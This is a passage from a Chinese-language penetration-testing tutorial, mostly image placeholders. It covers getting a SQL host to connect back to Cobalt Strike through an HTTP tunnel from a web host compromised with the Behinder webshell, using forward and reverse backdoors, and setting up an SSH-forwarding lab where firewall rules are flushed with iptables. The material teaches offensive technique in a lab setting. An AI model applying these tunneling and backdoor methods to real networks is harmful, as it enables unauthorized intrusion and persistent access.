







3.1.4 CS上线

对于情况1只能上线web主机，但是对于情况2，假设web主机已经上线冰蝎，CS如何通过http隧道上线SQL主机，步骤如下：









不过对于以上情况没有必要，可以直接根据前面的知识web主机使用反向后门上线CS，SQL主机使用正向后门上线CS



3.2 隧道技术-SSH转发-出站限制&信息收集



针对图2上线步骤如下。


- 1 注：由于CS无SSH协议监听器配置，无法上线

```
2
3 1、环境复现搭建：
4 如：模拟Linux为被控机，配置防火墙策略
5 iptables -F /* 清除所有规则 */
